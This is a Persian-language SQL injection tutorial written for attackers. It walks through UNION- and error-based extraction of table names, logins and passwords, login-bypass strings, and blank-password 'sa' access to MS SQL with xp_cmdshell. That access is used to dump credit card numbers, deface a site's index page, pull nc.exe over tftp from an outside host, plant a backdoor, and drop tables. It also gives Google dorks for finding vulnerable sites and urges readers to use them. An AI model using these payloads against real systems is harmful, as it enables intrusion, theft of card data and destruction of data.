به مثالی از یک گزارش مالی توجه کنید. یک تزریق معتبر در پارامتر شماره کارت اعتباری می تواند 11223344) ORDER BY CCNum -- باشد که منجر به گزارش زیر خواهد شد:

```
SELECT CCNum FROM CreditCards
WHERE (AccNum=11223344) ORDER BY CCNum --
AND CardState='Active') AND UserName='johndoe'
```

نکته قابل تذکر این که، عبارت ORDER BY را می توان به صورت عددی نیز نوشت. در این مورد، عبارت به جای نام ستون به شماره ستون مراجعت خواهد کرد. به این معنی که تزریق کردن – 1 ORDER BY (11223344 درست بوده و دقیقا شبیه مورد قبلی است. زیرا CCNum اولین فیلد در نتیجه گزارش می باشد. اما، تزریق -- 2 ORDER BY (11223344، تولید خطا خواهد کرد چون که این گزارش فقط دارای یک فیلد است به این معنی که نتیجه آن را نمی تواند توسط دومین فیلد مرتب شود.

بنابراین، هنگامی که قصد بر شمارش تعداد فیدها داریم، دستور ORDER BY می تواند مفید واقع شود. نخست، نفوذگر یک عبارت ORDER BY 1 را به ساختار اصلی خود اضافه می کند. چون هر گزارش SELECT، باید حداقل دارای یک فیلد باشد. این دستور اجرا می شود و کار خواهد کرد. اگر چنانچه خطایی در مورد آن دریافت شد، ساختار بایستی با عباراتی دیگر تکمیل شود تا دیگر ظاهر نشود (اگرچه احتمال می رود، که sort کردن آنها موجب ایجاد یک خطا در application شود. اضافه کردن ASC یا DESC مشکل را حل خواهد کرد). هنگامی که یک ساختار صحیح دارای ORDERY BY باشد و بدون اشکال کار کند، نفوذگر ترتیب را از ستون 1 به ستون 100 تغییر می دهد (یا 1000 یا هر چیزی که مطمئن است، غیر معتبر است). در این لحظه، خطایی ایجاد می شود و نشان می دهد که عملیات شمارش کار می کند.

اکنون، نفوذگر روشی در اختیار دارد تا تشخیص دهد که کدام شماره ستون وجود دارد و کدام شماره وجود ندارد و همچنین به سادگی می تواند تعداد صحیح ستون را تشخیص دهد. نفوذگر احتیاج به آن دارد که این عدد را افزایش دهد. هر بار یک شماره را افزایش دهد تا یک پیام خطا دریافت کند (چون بعضی ستون ها ممکن است از نوعی باشند که امکان مرتب شدن ندارند. همیشه توصیه می شود که یک یا دو عدد اضافی آزمایش شوند و اطمینان حاصل شود که خطایی دریافت شده است). با این تکنیک، تعداد فیلدها شمارش شده و پیام های خطا دیگر نیاز نیستند.

تشخیص نوع ستون ها

به این ترتیب، در صورت در اختیار داشتن ساختار صحیح، فروشنده بانک اطلاعاتی و تعداد فیلدهای شمارش شده، چیزی که برای نفوذگر باقی می ماند آن است که نوع فیلدها را شناسایی کند. اگرچه، تعیین نوع فیلدها نیز با حقه بازی انجام خواهد شد. نوع فیلدها بایستی با گزارش اولیه مطابقت داشته باشند. اگر چنانچه تنها چند فیلد موجود باشند، این کار به سادگی می تواند به کمک عملیات Brute Force انجام شود. اما اگر تعداد فیلدها بیشتر باشد، مشکلاتی بوجود خواهد آمد. همان طور که در قبل متذکر شدیم: سه نوع اساسی در فیلدها وجود دارند: عددی – رشته ای و تاریخی

بنابراین، داشتن 10 فیلد به این معناست که تعداد 310 ترکیب (تقریبا 60000 مقدار) وجود دارد. پس وقتی که 20 تقاضا در ثانیه داشته باشیم، تقریبا 1 ساعت وقت خواهد گرفت. در صورتی که تعداد فیلدها بیشتر از این باشد، فرآیند کلی را مختل و غیر ممکن خواهد ساخت. وقتی که در تاریکی کار می کنیم، لازم است که روش ساده تری را مورد استفاده قرار بدهیم که به صورت NULL Keyword ها در SQL ظاهر می شوند. برخلاف تزریق در فیلدهای ایستا که از یک نوع مشخص هستند (همچون یک رشته یا یک عدد صحیح)، عبارت NULL با همه انواع آن سازگار است. بنابراین می توان یک عبارت یا جمله UNION SELECT را تزریق کرد که تمامی فیلدها در آن NULL باشند و در نتیجه هیچ نوع پیام خطای عدم تطبیق ظاهر نشود. اجازه بدهید که یک گزارش شبیه مثال پیشین را ذکر نمائیم:

```
SELECT CCNum,CCType,CCExp,CCName FROM CreditCards
WHERE (AccNum=11223344 AND CardState='Active')
AND UserName='johndoe'
```

تنها تغییر آن است که فیلد CCNum با چند فیلد دیگر جایگزین شده است. بنابراین ما فیلدهای بیشتری را خواهیم داشت. با

فرض اینکه نفوذگر به طور موفقیت آمیزی توانسته تعداد ستون های نتیجه ی این گزارش را شمارش کند (در این مثال 4 تا)، هم اکنون به سادگی می تواند یک جمله UNION را با تمامی NULL ها تزریق کرده و یک عبارت FROM را داشته باشد که باعث می شود خطاهای مجوز یا Permission Error ها تولید نشوند (همچنین، تلاش برای جدا کردن هر مشکل و مورد، بنابراین مشکلات مخصوص مجوزها (Permission Issues) در آینده کالبد شکافی و handle خواهند شد).

در MS SQL، عبارت FROM را می توان به سادگی حذف کرد که یک ساختار درست و معتبر خواهد بود. در Oracle، استفاده از یک جدول به نام DUAL مفید خواهد بود. اضافه کردن جمله WHERE که همیشه به صورت غلط ارزیابی می شود (از قبیل: WHERE 1=2) این تضمین را به ما می دهد که هیچ record-set حاوی ارزش صفر (NULL) برنخواهد گشت و در نتیجه پیام های خطای احتمالی را حذف خواهد کرد (بعضی از application ها، با ارزش NULL به درستی کار نمی کنند). اجازه بدهید که یک نگاهی به مثال MS SQL Server داشته باشیم، اگرچه که همین ها در مورد Oracle نیز صدق خواهد کرد:

تزریق – 11223344) UNION SELECT NULL,NULL,NULL,NULL WHERE 1=2 منجر به گزارش زیر خواهد شد:

```
SELECT CCNum,CCType,CCExp,CCName FROM CreditCards
WHERE (AccNum=11223344) UNION SELECT NULL,NULL,NULL,NULL
WHERE 1=2 --AND CardState='Active') AND UserName='johndoe'
```

این نوع از تزریق های NULL، دو هدف را دنبال می کند. هدف اصلی به دست آوردن یک عبارت UNION کارآمد می باشد که پیام خطایی نداشته باشد. گرچه این UNION هنوز هیچ گونه از داده های واقعی را برداشت نمی کند، آن علامتی را فراهم می سازد که جمله براستی و درستی کار می کند. هدف دیگر این UNION خالی، به دست آوردن یک تشخیص و شناسایی 100 صددرصدی از بانک اطلاعاتی مورد استفاده می باشد (با استفاده از نام جدول فروشنده-مشخص شده (Vendor-Specific Table Name) در عبارت FROM).

هنگامی که جملات UNION مبتنی بر NULL کار می کنند، تشخیص نوع هر یک از ستون ها کاری بیهوده و عبث می باشد. در هر مرور مجدد (تکرار – iteration)، یک فیلد تنها برای نوع آن فیلد مورد آزمایش قرار می گیرد. برای هر فیلد هر سه نوع، عددی، صحیح و رشته ای مورد آزمایش قرار می گیرند و یکی از آنها مصداق پیدا خواهد کرد و کار می کند. این روش، سه به توان تعداد ستون ها خواهد بود و نه سه ضربدر تعداد ستون ها. با فرض اینکه CCNum یک عدد صحیح باشد و همه فیلدها از نوع رشته ای باشند، جریان UNION های زیر، به عنوان انواع معتبر شناخته می شوند:

• 11223344) UNION SELECT NULL,NULL,NULL,NULL WHERE 1=2 –-
No Error - Syntax is right. MS SQL Server Used. Proceeding.
• 11223344) UNION SELECT 1,NULL,NULL,NULL WHERE 1=2 –-
No Error – First column is an integer.
• 11223344) UNION SELECT 1,2,NULL,NULL WHERE 1=2 –-
Error! – Second column is not an integer.
• 11223344) UNION SELECT 1,'2',NULL,NULL WHERE 1=2 –-
No Error – Second column is a string.
• 11223344) UNION SELECT 1,'2',3,NULL WHERE 1=2 –-
Error! – Third column is not an integer.
• 11223344) UNION SELECT 1,'2','3',NULL WHERE 1=2 –-
No Error – Third column is a string.
• 11223344) UNION SELECT 1,'2','3',4 WHERE 1=2 –-
Error! – Fourth column is not an integer.
• 11223344) UNION SELECT 1,'2','3','4' WHERE 1=2 –-
No Error – Fourth column is a string.

نفوذگر اکنون، یک جمله UNION حقیقی و واقعی را برقرار کرده است. هست که

بخش 2: توضیحاتی ابتدایی برای SQL Injection

این بخش از مقاله به دو قسمت اصلی تقسیم شده است:

1. **استفاده از پورت 80 (HTTP)**
2. **استفاده از پورت 1434 (MS SQL)**

قسمت اول: استفاده از پورت 80 – HTTP:

این قسمت نه تنها برای نفوذگران مفید می باشد بلکه می تواند مورد توجه طراحان web نیز قرار گیرد. یک اشتباه بزرگ که توسط طراحان وب یا Web Designer صورت می گیرد آن است که می توانند بانک های اطلاعاتی را از سرور برای نفوذگر آشکار کنند و به صورت واضح تر تعیین هویت کنند. کل بازی این متد کارکردن با رشته های گزارشی و سوال و جواب می باشد که به آنها Query String می گوییم. بنابراین در این مقاله فرض شده که خواننده این مقاله اطلاعاتی درباره query و ASP دارد. این متد تنها به وسیله browser انجام می شود یعنی نقش ارسال دستورات و دریافت نتایج بر عهده مرورگر می باشد. پس شما به هیچ ابزار اضافی نیاز ندارید و تنها ابزار مورد نیاز در این متد IE یا Netscape می باشد. برای ایجاد یک صفحه ی Login که به آن Login Page میگوئیم، معمولا طراحان وب کدهای زیر را در نظر می گیرند:

login.htm:

```
<html>
<body>
<form method=get action="logincheck.asp">
<input type="text" name="login_name">
<input type="text" name="pass">
<input type="submit" value="sign in">
</form>
</body>
</html>
```

logincheck.asp:

```
<@language="vbscript">
<%
dim conn,rs,log,pwd
log=Request.form("login_name")
pwd=Request.form("pass")

set conn = Server.CreateObject("ADODB.Connection")
conn.ConnectionString="provider=microsoft.jet.OLEDB.4.0;data source=c:\folder\multiplex.mdb"
conn.Open
set rs = Server.CreateObject("ADODB.Recordset")
rs.open "Select * from table1 where login='"&log& "' and password='" &pwd& "' ",conn
If rs.EOF
        response.write("Login failed")
```

```
else
        response.write("Login successful")
End if
%>
```

با نظر به کدهای فوق در نگاه اول به این نتیجه می رسیم که همه چیز کاملا درست و بی نقص است. روال کار این اسکریپت یا به اصطلاح Debugging/Resulting این دو صفحه را به این صورت تفسیر می کنم:

یک کاربر نام کاربری و رمزعبور خود را در login.htm وارد کرده و روی دکمه Submit کلیک می کند. ارزش ها و مقادیر وارد شده در جعبه متن ها (text box) به صفحه logincheck.asp عبور داده خواهد شد (که به اصطلاح می گوئیم مقادیر وارد شده به logincheck.asp، **pass** می شود) که در آنجا به وسیله query string ها چک خواهد شد. اگر مقدار وارد شده به وسیله logincheck.asp مورد تایید واقع نشد و به آخرین خطهای script در صفحه رسیدید، پیامی مبنی بر Login Failed دریافت خواهید کرد. همه چیز در این دو اسکریپت کاملا خوب و بدون نقص به نظر می آیند. *ولی یه لحظه صبر کن، یه بار دیگه فکر کن! آیا واقعا همه چیز بدون نقصه؟! درباره query چطور؟ آیا واقعا بدون نقص کار می کنه؟*

اگر شما صفحه ای مانند این مثال درست کرده اید، باید گفت که یک نفوذگر به راحتی می تواند عملیات login را بدون داشتن password و رمزعبور انجام دهد. چطور این کار ممکن هست؟ بیایید یک بار دیگه به query نگاه کنیم:

"Select * from table1 where login='"&log& "' and password='" &pwd& "' "

اکنون اگر یک کاربر نام کاربری خود را "the_cephexin" و رمزعبور خود را "test123" وارد کند، مقدارهای در نظر گرفته شده با استفاده از متد POST به صفحه ASP، pass می شوند و اکنون خط گزارش فوق به این صورت تغییر خواهد یافت:

"Select * from table1 where login=' the_cephexin ' and password=' test123 ' "

در اینجا مقدارهای the_cephexin و test123 در رشته های login name و password در بانک اطلاعاتی وارد شده اند بنابراین ما یک پیام مبنی با عنوان Login Successful دریافت خواهیم کرد. اکنون، چه اتفاقی خواهد افتاد اگر من نام کاربری را the_cephexin وارد کنم و رمزعبور خود را hi' or 'a'='a در نظر بگیرم؟

User Name: the_cephexin
Password: hi' or 'a'='a

درنتیجه گزارش به صورت زیر تغییر خواهد کرد:

"Select * from table1 where login=' the_cephexin ' and password=' hi' or 'a'='a ' "

اکنون کلید Submit را فشار می دهیم و Finish the Game !!! آیا زیرکی نفوذگر را دیدید؟ در واقع این موفقیت از بی دقتی طراحان وب نشأت می گیرد. گزارش و query از این پس شکل دیگری به خود می گیرد و رمزعبور باید 'hi' or 'a' باشد و سپس باید برابر با 'a' در نظر گرفته شود. به طور واضح رمزعبور 'hi' نخواهد بود اما در همان زمان 'a'='a' خواهد بود. پس شرط این login اساسا تغییر یافت و یک نفوذگر با the_cephexin داخل سیستم می شود!! اگر کد فوق در بعضی از وب سایت ها کار نکرد، می توانید عبارت های لیست شده در زیر را برای رمزعبور چک کنید:

hi" or "a"="a

hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a

در فوق علامات -- یک مقری (کلمه ای بهتر از مقر برای این توضیح نتونستم پیدا کنم) ایجاد خواهد کرد که query string ها به عنوان comment شناخته شوند و دیگردستورات چک نخواهند شد. به سادگی شما می توانید از دو عبارت زیر یا کلا چنین گونه های ممکنی در Login Name: و Password: استفاده کنید که به شما اجازه login را بدهد:

the_cephexin ' --
the_cephexin " --

چرا که در query string ها تنها login name به عنوان the_cephexin شناخته خواهد شد. اگر شما به اندازه کافی خوش شانس باشید، سایتی را پیدا خواهید کرد که طراح آن چنین اشتباهی را در طراحی آن کرده و در این هنگام شما قادر خواهید بود که با هر نام کاربری به سایت login کنید. که مسلما یکی از مهم ترین یوزرهای یک سایت، یوزر مدیر یا admin می باشد.

User Name: admin
Password: hi' or 'a'='a

متاسفانه بسیاری از مدیران و طراحان سایت از کدهای پیش فرض و آماده برای طراحی سایت استفاده می کنند. سایت های بسیاری در اینترنت خواهید یافت که این کدها را به صورت رایگان در اختیار شما قرار می دهند (در حالی که این کدها مشکل دار میباشند). مانند Dynamic Drive و ... . پس مقداری مواظب باشید و این نقص را برطرف سازید.

هک پیشرفته بانک های اطلاعاتی با استفاده از پیام های خطای تولید شده از ODBC

در بالا ما دیدیم که چطور بدون دانستن رمزعبور عملیات login را انجام دهیم. اکنون با هم می بینیم که چطور می توان کل بانک اطلاعاتی را تنها با استفاده از گزارش ها در URL خواند!! اما نکته اینجاست که این روش تنها بر روی IIS یا Internet Information Service کار می کند که صفحات ASP مثالی از آن است. شاید بدانید که حدود 35% فروشگاه های آنلاین از IIS استفاده می کنند. بنابراین شما قطعا پس از یک سرچ کوچک در وب سایت ها یک قربانی خواهید داشت. شاید تا حالا چیزی مثل زیر در میان URL ها دیده باشید (نام سایت واقعی بتابه دلایلی با site-name تعویض شده است):

http://www.site-name.com/mypage.asp?id=45

علامت ? در URL به معنی *بعد از آن* به کار می رود. مقدار 45 به یک ID در datatype که به صورت مخفی است pass میشود. باید گفت که ما در مثال بالا در login.htm دیدیم که، با دو نوع نوشته با نام های login_name و pass سروکار داشت و آن مقدارها به صفحه logincheck.asp، pass میشد. اگر به جای "method="post عبارت "method="get به کار رود، همان کار می تواند به صورت مستقیم به وسیله بازکردن صفحه logincheck.asp انجام شود. برای مثال:

http://www.site-name.com/logincheck.asp?login_name=the_cephexin&pass=test123

توجه: تفاوت بین متد get و post این است که post مقادیر عبور داده شده یا passed value به صفحه بعدی را در URL تا زمانی که متد get این مقدارها را نشان دهد، نمایش نمی دهد. برای درک بیشتر درباره اینکه چطور آنها از درون کار می کنند پروتکل http را از RFC 1945و RFC 2616 بخوانید (که در آینده بحث بسیار بسیار مفصلی در این باره خواهیم داشت).

چیزی که من می خواهم بگویم این است که بعد از ?، مقادیری که برای استفاده در صفحه بعد به کار می روند، به ارزش های ما اختصاص می یابند. در بالا login_name به عبارت the_cephexin تخصیص یافته و مقادیر جدا از هم به وسیله & از هم جدا میشوند.

به عقب بر میگردیم: ID بیشتر مخفی می باشد و بر اساس لینکی که شما بر روی آن کلیک می کنید، تغییر می کند. مقدار ID در آن هنگام به query، در صفحه mypage.asp، گذر داده می شود (pass می شود) و بر اساس نتایج شما صفحه مورد نظر را در screen دریافت می کنید. اکنون، اگر تنها مقدار ID را به 46 تغییر دهیم، آن وقت صفحه ای متفاوت را دریافت خواهید کرد. اکنون با هم میخواهیم به هک DB بپردازیم. بیائید از گزارش ها استفاده کنیم. تنها عبارت زیر را در address bar وارد می کنیم:

http://www.site-name.com/mypage.asp?id=45 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--

INFORMATION_SCHEMA.TABLES یک جدول و table سیستمی می باشد و حاوی تمامی اطلاعات موجود در جداول روی سرور می باشد. در لینک فوق عبارت TABLE_NAME نیز یافت می شود که حاوی تمامی نام های موجود در تمامی جدول ها می باشد. اکنون گزارش و query را یک بار دیگر ببینید:

SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES

نتیجه این گزارش، نام اولین جدول از INFORMATION_SCHEMA دریافت خواهد شد. اما نتیجه ای که ما می گیریم این است که یک نام جدول که string(nvarchar) می باشد دریافت می کنیم و ما آنرا با 45(integer) به وسیله UNION، uniting می کنیم. پس ما یک پیام خطا مانند زیر دریافت می کنیم (که به این از این پس خروجی دستور می گوئیم و من در این مقاله آنرا با نشان output ممیز کرده ام):

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'logintable' to a column of data type int. /mypage.asp, line

از پیام ظاهر شده در فوق کاملا و به وضوح روشن است که اولین جدول و table، دارای نام logintable می باشد. با کمی دقت در نام جدول به نظر می آید که این جدول شامل login name ها و password ها باشد. پس با هم به داخل آن می رویم. عبارت زیر را در Address Bar تایپ می کنیم:

http://www.site-name.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable'--

Output:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar

value 'login_id' to a column of data type int.
/index.asp, line 5

پیام خطای بالا نشان می دهد که اولین field **یا ستون (**column**) در جدول** logintable**،** login_id **می باشد. بـرای بـه دسـت آوردن نام ستون بعدی در جدول عبارت زیر را وارد می کنیم:**

http://www.site-name.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable' WHERE COLUMN_NAME NOT IN ('login_id')--

Output:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_name' to a column of data type int.
/index.asp, line 5

با توجه به خروجی ظاهر شده می بینیم که نام ستون بعدی login_name **می باشد. بـرای بـه دسـت آوردن نـام سـتون بعـدی عبارت زیر را وارد می کنیم:**

http://www.site-name.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable' WHERE COLUMN_NAME NOT IN ('login_id','login_name')--

Output:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'passwd' to a column of data type int.
/index.asp, line 5

بله! ما بالاخره فیلد passwd **را به دست آوردیم. اکنون بیایید با هم** login name **ها و** password **هـا را از ایـن جـدول یعنـی** logintable **به دست بیاوریم. عبارت زیر را وارد می کنیم:**

http://www.site-name.com/mypage.asp?id=45 UNION SELECT TOP 1 login_name FROM logintable--

Output:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Rahul' to a column of data type int.
/index.asp, line 5

همان طور که می بینیم login name **در اینجا کلمه** Rahul **است. برای به دست آوردن پسورد این یوزر از عبارت زیر استفاده می کنیم:**

http://www.site-name.com/mypage.asp?id=45 UNION SELECT TOP 1 password FROM logintable

where login_name='Rahul'--

Output:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'P455w0rd' to a column of data type int.
/index.asp, line 5

عالی شد! پسورد را هم به دست آوردیم. اکنون کارهای انجام شده به صورت دو خط زیر خلاصه میشود:

Login Name: Rahul
Password: P455w0rd

قسمت دوم: استفاده از پورت 1434 (پورت SQL)

در قسمت قبل فهمیدیم که چطور می توان یک بانک اطلاعاتی را با استفاده از URL های ناقص در هم شکست و به آن نفوذ کرد. اما آن روش فقط با استفاده از پورت 80 (http) انجام شده بود. در حالی که ما در این قسمت از مقاله می خواهیم با استفاده از پورت 1434 برای نفوذ و هک استفاده کنیم. قبل از آن ما خواهیم دید که واقعا سرورهای بانک اطلاعاتی یا DB Servers چه هستند و چطور کار می کنند و آن وقت چطور آنها را اکسپلویت کنیم !!

طراح MS SQL برخی روش های پیش فرض ذخیره شده را همراه با محصول ارائه داد تا بعضی چیزها را برای طراحان وب راحت تر و به اصطلاح flexible کند. طرز عمل (رویه کار) چیز خاصی نیست اما توابعی که می توانند برای انجام دادن بعضی کارها بر روی آرگومان های pass شده به آنها استفاده شوند مقداری مهم هستند. پس این رویه ها برای نفوذگر ها خیلی مهم هستند. بعضی از مهم ترین آنها را در زیر می بینید:

:sp_password

تغییر پسورد برای یک کاربر یا login name تعیین شده (معین)

مثال:

EXEC sp_password 'oldpass', 'newpass', 'username'

:sp_tables

نمایش تمامی جدول ها در بانک اطلاعاتی حاضر

مثال:

EXEC sp_tables

:xp_cmdshell

اجرای دستورات بر روی ماشین با سطح دسترسی مدیر (مهم)

:xp_msver

نمایش نسخه سرور MS SQL که شامل همه اطلاعات درباره OS نیز می شود.

مثال:

master..xp_msver

xp_regdeletekey:

حذف یک Registry Key

xp_regdeletevalue:

حذف یک Registry Value **(مقدار و ارزش آن)**

xp_regread:

خواندن یا read **کردن یک** registry value

xp_regwrite:

نوشتن یا write **کردن یک** registry key

xp_terminate_process:

توقف و STOP **کردن یک پروسه (پردازش)**

اینها بعضی از مهم ترین رویه ها و دستورالعمل ها بودند در حالی که در حقیقت بیشتر از 50 نوع از رویه ها وجود دارند. اگر می خواهید سرور MS SQL **شما قوی و برای نفوذ مشکل باشد من توصیه می کنم که تمامی این رویه ها را پاک کنید. حقه در اینجا باز کردن بانک اطلاعاتی اصلی (**Master**) با استفاده از** MSSQLSEM **هست که به آن** MS SQL Server Enterprise Manager **میگویند. اکنون شاخه** Extended Stores Procedures **را باز یا** expand **کنید و رویه های موجود را با رایت-کلیک کردن و انتخاب گزینه** Delete **پاک کنید.**

توجه: Master **یک بانک اطلاعاتی مهم در** SQL Server **می باشد که شامل تمامی اطلاعات سیستمی نظیر** login name **و رویه های سیستمی ذخیره شده (**SSP**) می باشد. بنابراین اگر یک نفوذگر این بانک اطلاعاتی اصلی (**Master DB**) را پاک کند، در آن هنگام** SQL Server **برای همیشه** Down **خواهد شد !!** syslogins **جدول پیش فرض سیستمی است که شامل** user name **و** password **های** login **ها در بانک اطلاعاتی می باشد.**

خطر: سرور Microsoft SQL **(**MS SQL Server**) یک یوزرنیم پیش فرض با نام** sa **دارد که پسورد آن نیز** blank **می باشد و این نکته کوچک بسیاری از سرورهای** MS SQL **را در گذشته ویران کرده است !!! حتی یک ویروس نیز درباره این آسیب پذیری نیز منتشر شده است (فکر کنم اسمش** Saphire **بود) !!**

کافی است!! اکنون شروع به نفوذ می کنیم. ابتدای کار ما باید یک سرور آسیب پذیر را پیدا کنیم. یک پورت اسکنر خوب

دانلود کنید (در WWW به وفور یافت می شوند) که من NMAP رو پیشنهاد می کنم (البته یک تغییراتی باید بدید) و IP Address ها را برای باز بودن پورت **1433** TCP و 1434 UDP چک کنید. این پورت MS SQL می باشد که سرویس SQL را اجرا می کند. شماره پورت Oracle معمولا 1521 می باشد. بیایید فرض کنیم که ما یک سرور آسیب پذیر با آدرس IP مثلا 198.188.178.1 پیدا کردیم (این یک مثال هست، پس روی این IP امتحان نکنید ☺).

راه های بسیار زیادی برای استفاده از سرویس SQL وجود دارد؛ مثلا telnet کردن یا استفاده از netcat برای وصل شدن به این IP با پورت 1433/1434. شما همچنین می توانید از یک ابزار مثل osql.exe استفاده کنید که با هر سرور SQL کار خواهد کرد. اکنون به Command Prompt می رویم و عبارت زیر را تایپ می کنیم:

```
C:/>osql.exe -?
osql: unknown option ?
usage: osql            [-U login id]         [-P password]
  [-S server]          [-H hostname]         [-E trusted connection]
  [-d use database name] [-l login timeout]    [-t query timeout]
  [-h headers]         [-s colseparator]     [-w columnwidth]
  [-a packetsize]      [-e echo input]       [-I Enable Quoted Identifiers]
  [-L list servers]    [-c cmdend]
  [-q "cmdline query"]  [-Q "cmdline query" and exit]
  [-n remove numbering]  [-m errorlevel]
  [-r msgs to stderr]   [-V severitylevel]
  [-i inputfile]       [-o outputfile]
  [-p print statistics]  [-b On error batch abort]
  [-O use Old ISQL behavior disables the following]
     <EOF> batch processing
     Auto console width scaling
     Wide messages
     default errorlevel is -1 vs 1
  [-? show syntax summary]
```

خوب! همان طور که دیدید انجام دستور فوق باعث نمایش راهنمای این ابزار می شود. اکنون با توجه به راهنمای چاپ شده واضح هست که اکنون چه کار باید انجام دهیم. عبارت زیر را تایپ می کنیم:

```
C:\> osql.exe –S 198.188.178.1 –U sa –P “”
```

در صورتی که عملیات login ما به خوبی و با موفقیت انجام شود ما اعلان داس خود را چیزی مانند زیر خواهیم دید در غیر این صورت پیامی با عنوان Login Failed یا چیزی شبیه به آن دریافت خواهیم کرد. اعلان داس چنین است:

```
1>
```

اکنون اگر ما بخواهیم هر دستوری را روی ماشین به صورت remote اجرا کنیم کافی است از رویه پیش فرض xp_cmdshell که ذخیره شده است، استفاده کنیم.

```
C:\> osql.exe –S 198.188.178.1 –U sa –P “” –Q “exec master..xp_cmdshell ‘dir >dir.txt’”
```

من ترجیح می دهم که به جای استفاده از q– از Q– استفاده کنم چرا که بعد از اجرای گزارش خارج می شود. به همین روش ما می توانیم هر دستوری را روی کامپیوتر به صورت remote اجرا کنیم. ما حتی می توانیم هر فایلی را به کامپیوتر آپلود کنیم یا فایلی

را از آن دانلود کنیم. یک نفوذگر و نفوذگر با هوش معمولا یک backdoor روی کامپیوتر قربانی نصب می کند چرا که دسترسی خود را به این کامپیوتر برای بعد نیز تضمین می کند (یک تروجان را تنظیم کرده و سپس آنرا Undetect مـی کنـیم و then we have life) !!
اکنون همان طور که توضیح دادم می توانیم از information_schema.tables برای گرفتن لیست جـدول هـا و محتـوای آنهـا اسـتفاده کنیم.

C:\> osql.exe –S 198.188.178.1 –U sa –P “” –Q “select * from information_schema.tables”

مطمئنا یکی از مواردی که در مورد جدول ها به دست خواهیم آورد نام آنها می باشد. در این بین باید بـه دنبـال نـام هـایی ماننـد login، account، users یا هر چیزی که به نظر می آید چیز مهمی از قبیل اطلاعات و شماره های CC در آن باشد، بگردیم:

C:\> osql.exe –S 198.188.178.1 –U sa –P “” –Q “select * from users”

و خط زیر:

C:\> osql.exe –S 198.188.178.1 –U sa –P “” –Q “select username, creditcard, expdate from users”

Output:

Username	creditcard	expdate
Melody	5935023473209871	2004-10-03 00:00:00.000
Redlof	5839203921948323	2004-07-02 00:00:00.000
James	5732009850338493	2004-08-07 00:00:00.000
Rozea	5738203981300410	2004-03-02 00:00:00.000

خوب ما کارت های اعتباری را به دست آوردیم. اما شاید بعضی ها به دنبال تغییر دادن index.html یا Defacing باشـند (بـه نظر من روی سایت های در حد پائین این کار را انجام ندید – اما به هر حال اگه به دنبـال مشـهور شـدن و ... هسـتید Be relax & do this). با هم تلاش برای تغییر دادن در فایل index.html نیز می پردازیم:

C:\> osql.exe –S 198.188.178.1 –U sa –P “” –Q “exec master..xp_cmdshell ‘echo defaced by the_cephexin> C:\inetpub\wwwroot\index.html’”

همچنین در صورتی که خواستید فایلی به سیستم مورد نظر آپلود کنید از دستور زیر استفاده می کنیم:

C:\> osql.exe –S 198.188.178.1 –U sa –P “” –Q “exec master..xp_cmdshell ‘tftp 203.192.16.12 GET nc.exe c:\nc.exe’”

همچنین برای دانلود فایل باید از دستور PUT به جای GET استفاده کرد. تنها به این خاطر که (البته همتـون مـی دونیـد) ایـن دستورات در روی سیستم قربانی اجرا می شوند نه سیستم ما !! پس اگر شما دستور GET را بدهید، این دستور در سیستم قربـانی اجـرا شده و تلاش می کند که فایل nc.exe را از سیستم مـا بگیـرد !!! مـورد مهـم دیگـر آنکـه ابزارهـا بـرای هـک کـردن پسـورد login در سرورهای SQL به وفور در اینترنت یافت می شوند. حتی بسیاری از Buffer Overflow ها نیز کشف شده اند که مـی تواننـد بـه یـک کاربر اجازه دستیابی به کنترل سیستم با سطح دسترسی مدیر (admin) بدهند. با کالبد شکافی کرم Sapphire با یکی از دوستان به این نتیجه رسیدم که این کرم نیز از آسیب پذیری ها در سرورهای SQL با استفاده از پورت 1433/1434 استفاده می کند. با کمی جسـتجو قطعا می توانید سایت های مشکل دار و آسیب پذیر در این زمینه پیدا کنید:

Google Keyword(s):

inurl:login.asp
index of:/admin/login.asp

!! ☺

بخش 3:

هنگامی که بانک اطلاعاتی کوشش می کند که این گزارش را اجرا کند، یک خطا و error در بازگشت خواهد داشت که در زیر می بینید:

Server: Msg 170, Level 15, State 1, Line 1
Line 1: Incorrect syntax near 'hn'.

دلیل، این است که الحاق کردن یا insertion کردن کاراکترها با یک علامت نقل قول یا single quote (')، اطلاعات محدود شده به Single-Quote را می شکند یا به اصطلاح Break Out می کند.

در این هنگام DB، سعی خواهد کرد که 'hn' را اجرا کند و ناکام می ماند. اگر نفوذگر ورودی را مانند مثال زیر در نظر گرفته بود، بنابردلایلی که در ادامه این مقاله به آن ذکر خواهم کرد، table و جدول author پاک می شد:

Forename: jo'; drop table authors--
Surname:

به نظر می آید که بعضی روش ها چه در پاک کردن علامت نقل قول تک (' = single quotes) از ورودی و چه در قرار ندادن آنها در بعضی روشها، با این مشکل سر و کار داشته باشد. این درست است، اما به منظور حل کردن و رفع نقص از این متد، ، چندین مشکل با این متد وجود دارد.

نخست، همه اطلاعات تولید شده توسط کابر، در فرم رشته ها و string ها نیستند. برای مثال، اگر اطلاعات ورودی ما، بتواند یک author را به وسیله 'id' انتخاب کند (احتمالا یک شماره)، گزارش ما چیزی شبیه به زیر خواهد بود:

select id, forename, surname from authors where id=1234

